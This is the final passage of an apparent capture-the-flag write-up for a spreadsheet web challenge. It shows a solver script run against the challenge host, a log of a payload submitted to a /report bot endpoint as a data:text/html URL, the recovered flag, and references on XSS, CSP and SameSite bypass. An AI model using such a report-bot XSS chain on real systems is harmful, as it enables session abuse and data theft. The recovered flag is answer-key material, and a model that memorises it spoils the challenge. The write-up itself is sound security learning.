
After the local exploit, /api/sheets contained the calculated flag value in
row 6:
["flag{fake_flag}\n",2,3,4,3.0,"#VALUE!"]From the frontend page:
Remote validation:
python solve_sheets.py --target https://784d567131fc36e2.chal.ctf.ae --insecure

[*] Enviando payload para https://784d567131fc36e2.chal.ctf.ae/report
[*] /report respondeu HTTP 200: {"success":"visited: data:text/html;charset=utf-8,...
[*] Procurando a flag em /api/sheets ...
[+] FLAG: flag{ebea46cdd79b8c1c}
--insecure was needed because the remote certificate was expired during
validation. The application itself was still reachable.
References
- https://svelte.dev/docs/svelte/@html
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/script-src
- https://portswigger.net/web-security/cross-site-scripting/contexts
- https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions
- https://owasp.org/www-community/attacks/xss/
- https://github.com/dgorissen/pycel
Flag
flag{ebea46cdd79b8c1c}